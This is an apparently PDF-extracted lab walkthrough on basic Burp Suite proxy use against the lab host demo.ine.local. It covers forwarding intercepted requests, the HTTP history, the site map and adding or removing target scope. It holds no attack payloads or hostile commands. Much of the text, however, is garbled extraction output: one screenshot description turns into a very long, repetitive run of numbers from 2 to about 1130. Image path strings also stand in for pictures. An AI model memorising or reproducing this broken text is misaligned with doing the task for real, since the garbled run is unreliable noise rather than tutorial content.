
Now we have three primary options: 1. Forward: If we wish to send this intercepted request as is, without any modifications. 2. Drop: If we wish to drop this intercepted request. 3. Action: If we wish to tamper with the intercepted request.




Click on the **Forward** button to forward the above request, and you should notice a request being made to get/portal.php:



Turn off the intercept mode:



Once the intercept mode has been turned off, notice the browser tab in which the URL was loaded:



The webpage is now loaded there!

Step 9: Checking the HTTP History.

While using Burp Suite, whether you intercept the requests or not, by default, everything still gets logged to the **HTTP history** tab (under **Proxy** tab).

Notice that the requests to demo.ine.local are present in the list.

Some other requests sent by the Firefox browser are also listed. Since we are only concerned with demo.ine.local domain for this lab, we can sort the list by the **Host** column:

The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. A list of captured requests is displayed in a table. Requests 2, 6, and 9 are highlighted with a red box. The table columns include #, Host, Method, URL, Params, Edited, Status, Length, MIME type, and Extent.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extent
2	http://demo.ine.local	GET	/			302	212	HTML	
6	http://demo.ine.local	GET	/portal.php			302	406	HTML	php
9	http://demo.ine.local	GET	/login.php			200	4363	HTML	php
5	https://firefox.settings.services.mozilla.com	GET	/v1/buckets/main/collections/ms-language-p...						
8	https://firefox.settings.services.mozilla.com	GET	/v1/buckets/monitor/collections/changes/re...		✓				
1	https://push.services.mozilla.com	GET	/						
3	https://push.services.mozilla.com	GET	/						
4	https://push.services.mozilla.com	GET	/						
7	https://push.services.mozilla.com	GET	/						
27	https://push.services.mozilla.com	GET	/						

That would place all the requests to [demo.ine.local](#) together.

Step 10: Checking the target site map.

When Burp proxy intercepts the requests, it builds a target site map. The site map that Burp built for the current webapp can be navigated to via **Target -> Site Map**:

The screenshot shows the Burp Suite interface with the 'Target -> Site Map' tab selected. A table of resources is shown, and below it, the 'Request' and 'Response' panes are visible. The table columns include Host, Method, URL, Params, Status, and Length. The first row (Host: http://demo.ine.local) is highlighted with a red box. The table rows 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 26, 27, 28, 29, 30, 31, 32, 33, 34, 35, 36, 37, 38, 39, 40, 41, 42, 43, 44, 45, 46, 47, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 58, 59, 60, 61, 62, 63, 64, 65, 66, 67, 68, 69, 70, 71, 72, 73, 74, 75, 76, 77, 78, 79, 80, 81, 82, 83, 84, 85, 86, 87, 88, 89, 90, 91, 92, 93, 94, 95, 96, 97, 98, 99, 100, 101, 102, 103, 104, 105, 106, 107, 108, 109, 110, 111, 112, 113, 114, 115, 116, 117, 118, 119, 120, 121, 122, 123, 124, 125, 126, 127, 128, 129, 130, 131, 132, 133, 134, 135, 136, 137, 138, 139, 140, 141, 142, 143, 144, 145, 146, 147, 148, 149, 150, 151, 152, 153, 154, 155, 156, 157, 158, 159, 160, 161, 162, 163, 164, 165, 166, 167, 168, 169, 170, 171, 172, 173, 174, 175, 176, 177, 178, 179, 180, 181, 182, 183, 184, 185, 186, 187, 188, 189, 190, 191, 192, 193, 194, 195, 196, 197, 198, 199, 200, 201, 202, 203, 204, 205, 206, 207, 208, 209, 210, 211, 212, 213, 214, 215, 216, 217, 218, 219, 220, 221, 222, 223, 224, 225, 226, 227, 228, 229, 230, 231, 232, 233, 234, 235, 236, 237, 238, 239, 240, 241, 242, 243, 244, 245, 246, 247, 248, 249, 250, 251, 252, 253, 254, 255, 256, 257, 258, 259, 259, 260, 261, 262, 263, 264, 265, 266, 267, 268, 269, 270, 271, 272, 273, 274, 275, 276, 277, 278, 279, 279, 280, 281, 282, 283, 284, 285, 286, 287, 288, 289, 289, 290, 291, 292, 293, 294, 295, 296, 297, 297, 298, 299, 299, 300, 300, 301, 301, 302, 302, 303, 303, 304, 304, 305, 305, 306, 306, 307, 307, 308, 308, 309, 309, 310, 310, 311, 311, 312, 312, 313, 313, 314, 314, 315, 315, 316, 316, 317, 317, 318, 318, 319, 319, 320, 320, 321, 321, 322, 322, 323, 323, 324, 324, 325, 325, 326, 326, 327, 327, 328, 328, 329, 329, 330, 330, 331, 331, 332, 332, 333, 333, 334, 334, 335, 335, 336, 336, 337, 337, 338, 338, 339, 339, 340, 340, 341, 341, 342, 342, 343, 343, 344, 344, 345, 345, 346, 346, 347, 347, 348, 348, 349, 349, 350, 350, 351, 351, 352, 352, 353, 353, 354, 354, 355, 355, 356, 356, 357, 357, 358, 358, 359, 359, 360, 360, 361, 361, 362, 362, 363, 363, 364, 364, 365, 365, 366, 366, 367, 367, 368, 368, 369, 369, 370, 370, 371, 371, 372, 372, 373, 373, 374, 374, 375, 375, 376, 376, 377, 377, 378, 378, 379, 379, 380, 380, 381, 381, 382, 382, 383, 383, 384, 384, 385, 385, 386, 386, 387, 387, 388, 388, 389, 389, 390, 390, 391, 391, 392, 392, 393, 393, 394, 394, 395, 395, 396, 396, 397, 397, 398, 398, 399, 399, 400, 400, 401, 401, 402, 402, 403, 403, 404, 404, 405, 405, 406, 406, 407, 407, 408, 408, 409, 409, 410, 410, 411, 411, 412, 412, 413, 413, 414, 414, 415, 415, 416, 416, 417, 417, 418, 418, 419, 419, 420, 420, 421, 421, 422, 422, 423, 423, 424, 424, 425, 425, 426, 426, 427, 427, 428, 428, 429, 429, 430, 430, 431, 431, 432, 432, 433, 433, 434, 434, 435, 435, 436, 436, 437, 437, 438, 438, 439, 439, 440, 440, 441, 441, 442, 442, 443, 443, 444, 444, 445, 445, 446, 446, 447, 447, 448, 448, 449, 449, 450, 450, 451, 451, 452, 452, 453, 453, 454, 454, 455, 455, 456, 456, 457, 457, 458, 458, 459, 459, 460, 460, 461, 461, 462, 462, 463, 463, 464, 464, 465, 465, 466, 466, 467, 467, 468, 468, 469, 469, 470, 470, 471, 471, 472, 472, 473, 473, 474, 474, 475, 475, 476, 476, 477, 477, 478, 478, 479, 479, 480, 480, 481, 481, 482, 482, 483, 483, 484, 484, 485, 485, 486, 486, 487, 487, 488, 488, 489, 489, 490, 490, 491, 491, 492, 492, 493, 493, 494, 494, 495, 495, 496, 496, 497, 497, 498, 498, 499, 499, 500, 500, 501, 501, 502, 502, 503, 503, 504, 504, 505, 505, 506, 506, 507, 507, 508, 508, 509, 509, 510, 510, 511, 511, 512, 512, 513, 513, 514, 514, 515, 515, 516, 516, 517, 517, 518, 518, 519, 519, 520, 520, 521, 521, 522, 522, 523, 523, 524, 524, 525, 525, 526, 526, 527, 527, 528, 528, 529, 529, 530, 530, 531, 531, 532, 532, 533, 533, 534, 534, 535, 535, 536, 536, 537, 537, 538, 538, 539, 539, 540, 540, 541, 541, 542, 542, 543, 543, 544, 544, 545, 545, 546, 546, 547, 547, 548, 548, 549, 549, 550, 550, 551, 551, 552, 552, 553, 553, 554, 554, 555, 555, 556, 556, 557, 557, 558, 558, 559, 559, 560, 560, 561, 561, 562, 562, 563, 563, 564, 564, 565, 565, 566, 566, 567, 567, 568, 568, 569, 569, 570, 570, 571, 571, 572, 572, 573, 573, 574, 574, 575, 575, 576, 576, 577, 577, 578, 578, 579, 579, 580, 580, 581, 581, 582, 582, 583, 583, 584, 584, 585, 585, 586, 586, 587, 587, 588, 588, 589, 589, 590, 590, 591, 591, 592, 592, 593, 593, 594, 594, 595, 595, 596, 596, 597, 597, 598, 598, 599, 599, 600, 600, 601, 601, 602, 602, 603, 603, 604, 604, 605, 605, 606, 606, 607, 607, 608, 608, 609, 609, 610, 610, 611, 611, 612, 612, 613, 613, 614, 614, 615, 615, 616, 616, 617, 617, 618, 618, 619, 619, 620, 620, 621, 621, 622, 622, 623, 623, 624, 624, 625, 625, 626, 626, 627, 627, 628, 628, 629, 629, 630, 630, 631, 631, 632, 632, 633, 633, 634, 634, 635, 635, 636, 636, 637, 637, 638, 638, 639, 639, 640, 640, 641, 641, 642, 642, 643, 643, 644, 644, 645, 645, 646, 646, 647, 647, 648, 648, 649, 649, 650, 650, 651, 651, 652, 652, 653, 653, 654, 654, 655, 655, 656, 656, 657, 657, 658, 658, 659, 659, 660, 660, 661, 661, 662, 662, 663, 663, 664, 664, 665, 665, 666, 666, 667, 667, 668, 668, 669, 669, 670, 670, 671, 671, 672, 672, 673, 673, 674, 674, 675, 675, 676, 676, 677, 677, 678, 678, 679, 679, 680, 680, 681, 681, 682, 682, 683, 683, 684, 684, 685, 685, 686, 686, 687, 687, 688, 688, 689, 689, 690, 690, 691, 691, 692, 692, 693, 693, 694, 694, 695, 695, 696, 696, 697, 697, 698, 698, 699, 699, 700, 700, 701, 701, 702, 702, 703, 703, 704, 704, 705, 705, 706, 706, 707, 707, 708, 708, 709, 709, 710, 710, 711, 711, 712, 712, 713, 713, 714, 714, 715, 715, 716, 716, 717, 717, 718, 718, 719, 719, 720, 720, 721, 721, 722, 722, 723, 723, 724, 724, 725, 725, 726, 726, 727, 727, 728, 728, 729, 729, 730, 730, 731, 731, 732, 732, 733, 733, 734, 734, 735, 735, 736, 736, 737, 737, 738, 738, 739, 739, 740, 740, 741, 741, 742, 742, 743, 743, 744, 744, 745, 745, 746, 746, 747, 747, 748, 748, 749, 749, 750, 750, 751, 751, 752, 752, 753, 753, 754, 754, 755, 755, 756, 756, 757, 757, 758, 758, 759, 759, 760, 760, 761, 761, 762, 762, 763, 763, 764, 764, 765, 765, 766, 766, 767, 767, 768, 768, 769, 769, 770, 770, 771, 771, 772, 772, 773, 773, 774, 774, 775, 775, 776, 776, 777, 777, 778, 778, 779, 779, 780, 780, 781, 781, 782, 782, 783, 783, 784, 784, 785, 785, 786, 786, 787, 787, 788, 788, 789, 789, 790, 790, 791, 791, 792, 792, 793, 793, 794, 794, 795, 795, 796, 796, 797, 797, 798, 798, 799, 799, 800, 800, 801, 801, 802, 802, 803, 803, 804, 804, 805, 805, 806, 806, 807, 807, 808, 808, 809, 809, 810, 810, 811, 811, 812, 812, 813, 813, 814, 814, 815, 815, 816, 816, 817, 817, 818, 818, 819, 819, 820, 820, 821, 821, 822, 822, 823, 823, 824, 824, 825, 825, 826, 826, 827, 827, 828, 828, 829, 829, 830, 830, 831, 831, 832, 832, 833, 833, 834, 834, 835, 835, 836, 836, 837, 837, 838, 838, 839, 839, 840, 840, 841, 841, 842, 842, 843, 843, 844, 844, 845, 845, 846, 846, 847, 847, 848, 848, 849, 849, 850, 850, 851, 851, 852, 852, 853, 853, 854, 854, 855, 855, 856, 856, 857, 857, 858, 858, 859, 859, 860, 860, 861, 861, 862, 862, 863, 863, 864, 864, 865, 865, 866, 866, 867, 867, 868, 868, 869, 869, 870, 870, 871, 871, 872, 872, 873, 873, 874, 874, 875, 875, 876, 876, 877, 877, 878, 878, 879, 879, 880, 880, 881, 881, 882, 882, 883, 883, 884, 884, 885, 885, 886, 886, 887, 887, 888, 888, 889, 889, 890, 890, 891, 891, 892, 892, 893, 893, 894, 894, 895, 895, 896, 896, 897, 897, 898, 898, 899, 899, 900, 900, 901, 901, 902, 902, 903, 903, 904, 904, 905, 905, 906, 906, 907, 907, 908, 908, 909, 909, 910, 910, 911, 911, 912, 912, 913, 913, 914, 914, 915, 915, 916, 916, 917, 917, 918, 918, 919, 919, 920, 920, 921, 921, 922, 922, 923, 923, 924, 924, 925, 925, 926, 926, 927, 927, 928, 928, 929, 929, 930, 930, 931, 931, 932, 932, 933, 933, 934, 934, 935, 935, 936, 936, 937, 937, 938, 938, 939, 939, 940, 940, 941, 941, 942, 942, 943, 943, 944, 944, 945, 945, 946, 946, 947, 947, 948, 948, 949, 949, 950, 950, 951, 951, 952, 952, 953, 953, 954, 954, 955, 955, 956, 956, 957, 957, 958, 958, 959, 959, 960, 960, 961, 961, 962, 962, 963, 963, 964, 964, 965, 965, 966, 966, 967, 967, 968, 968, 969, 969, 970, 970, 971, 971, 972, 972, 973, 973, 974, 974, 975, 975, 976, 976, 977, 977, 978, 978, 979, 979, 980, 980, 981, 981, 982, 982, 983, 983, 984, 984, 985, 985, 986, 986, 987, 987, 988, 988, 989, 989, 990, 990, 991, 991, 992, 992, 993, 993, 994, 994, 995, 995, 996, 996, 997, 997, 998, 998, 999, 999, 1000, 1000, 1001, 1001, 1002, 1002, 1003, 1003, 1004, 1004, 1005, 1005, 1006, 1006, 1007, 1007, 1008, 1008, 1009, 1009, 1010, 1010, 1011, 1011, 1012, 1012, 1013, 1013, 1014, 1014, 1015, 1015, 1016, 1016, 1017, 1017, 1018, 1018, 1019, 1019, 1020, 1020, 1021, 1021, 1022, 1022, 1023, 1023, 1024, 1024, 1025, 1025, 1026, 1026, 1027, 1027, 1028, 1028, 1029, 1029, 1030, 1030, 1031, 1031, 1032, 1032, 1033, 1033, 1034, 1034, 1035, 1035, 1036, 1036, 1037, 1037, 1038, 1038, 1039, 1039, 1040, 1040, 1041, 1041, 1042, 1042, 1043, 1043, 1044, 1044, 1045, 1045, 1046, 1046, 1047, 1047, 1048, 1048, 1049, 1049, 1050, 1050, 1051, 1051, 1052, 1052, 1053, 1053, 1054, 1054, 1055, 1055, 1056, 1056, 1057, 1057, 1058, 1058, 1059, 1059, 1060, 1060, 1061, 1061, 1062, 1062, 1063, 1063, 1064, 1064, 1065, 1065, 1066, 1066, 1067, 1067, 1068, 1068, 1069, 1069, 1070, 1070, 1071, 1071, 1072, 1072, 1073, 1073, 1074, 1074, 1075, 1075, 1076, 1076, 1077, 1077, 1078, 1078, 1079, 1079, 1080, 1080, 1081, 1081, 1082, 1082, 1083, 1083, 1084, 1084, 1085, 1085, 1086, 1086, 1087, 1087, 1088, 1088, 1089, 1089, 1090, 1090, 1091, 1091, 1092, 1092, 1093, 1093, 1094, 1094, 1095, 1095, 1096, 1096, 1097, 1097, 1098, 1098, 1099, 1099, 1100, 1100, 1101, 1101, 1102, 1102, 1103, 1103, 1104, 1104, 1105, 1105, 1106, 1106, 1107, 1107, 1108, 1108, 1109, 1109, 1110, 1110, 1111, 1111, 1112, 1112, 1113, 1113, 1114, 1114, 1115, 1115, 1116, 1116, 1117, 1117, 1118, 1118, 1119, 1119, 1120, 1120, 1121, 1121, 1122, 1122, 1123, 1123, 1124, 1124, 1125, 1125, 1126, 1126, 1127, 1127, 1128, 1128, 1129, 1129, 1130,

The screenshot shows the Burp Suite interface with the 'Temporary Project' selected. The 'Site map' tab is active. On the left, there's a sidebar with icons for 'tools', 'wordlists', 'Copy-Paste', 'README', 'Monitor settings', 'README', and 'Terminal'. The main area has a tree view of the target site structure under 'http://demo.ine.local' and a table of requests and responses. A red box highlights the tree view.

Host	Method	URL	Params	Status	Length
http://demo.ine.local	GET	/login.php		200	4363
http://demo.ine.local	GET	/		302	212
http://demo.ine.local	GET	/portal.php		302	406
http://demo.ine.local	GET	/info.php			
http://demo.ine.local	GET	/js/html5.js			
http://demo.ine.local	GET	/stylesheets/styleSheet.css			
http://demo.ine.local	GET	/training.php			
http://demo.ine.local	GET	/user_new.php			

This is quite handy to look at and view the requests and responses to the different resources located on the target server.


Step 11: Configuring target scope.

Remember that in the **HTTP history** tab (under **Proxy** tab), we were getting the requests and responses for all the websites, not just the one we were interested in. In this case, it's still manageable, but when you are pentesting a target web app, you would want to keep the noise out by specifying the domains you are interested in!


For that, navigate to **Target -> Scope**:

The screenshot shows the Burp Suite interface with the 'Temporary Project' selected. The 'Target' tab is active. The 'Target Scope' section is highlighted with a red box. It contains two tables: 'Include in scope' and 'Exclude from scope', each with 'Add', 'Edit', 'Remove', 'Paste URL', and 'Load ...' buttons. The 'Include in scope' table is currently empty.


In the **Target Scope** section, click on the **Add** button:



Specify the target URL as the prefix and click on the OK button:




You should get the following dialog box:



It just states that once you click on the **Yes** button, you would not see out-of-scope items in the history or other burp tools, which is what we wanted, in order to avoid the unnecessary information from getting logged.

So press **Yes**, and now you should see the target URL added to the scope as well:



Alternatively, we can add a URL to scope by simply right-clicking on it and selecting the **Add to scope** option:

The screenshot shows the Burp Suite interface with the 'Site map' tab selected. On the left, there's a sidebar with various tools like 'tools', 'wordlists', 'Copy-Paste README', 'Monitor settings', 'README', and 'Terminal'. The main window displays a site map for 'http://demo.ine.local'. A context menu is open over the URL 'http://demo.ine.local', with the 'Add to scope' option highlighted. The table below shows network traffic:

	Method	URL	Params	Status	Length
emo.ine.local	GET	/login.php		200	4363
emo.ine.local	GET	/		302	212
emo.ine.local	GET	/portal.php		302	406
emo.ine.local	GET	/info.php			
emo.ine.local	GET	/js/html5.js			
emo.ine.local	GET	/stylesheets/style.css			
emo.ine.local	GET	/training.php			
emo.ine.local	GET	/user_new.php			

At the bottom, the 'Request' and 'Response' tabs are visible, along with a search bar.

Similarly, to remove a URL from scope, we can right-click on the URL and select the Remove from scope option:

This screenshot is similar to the previous one, but the context menu over the URL 'http://demo.ine.local' now has the 'Remove from scope' option highlighted.

At the bottom, the 'Request' and 'Response' tabs are visible, along with a search bar.

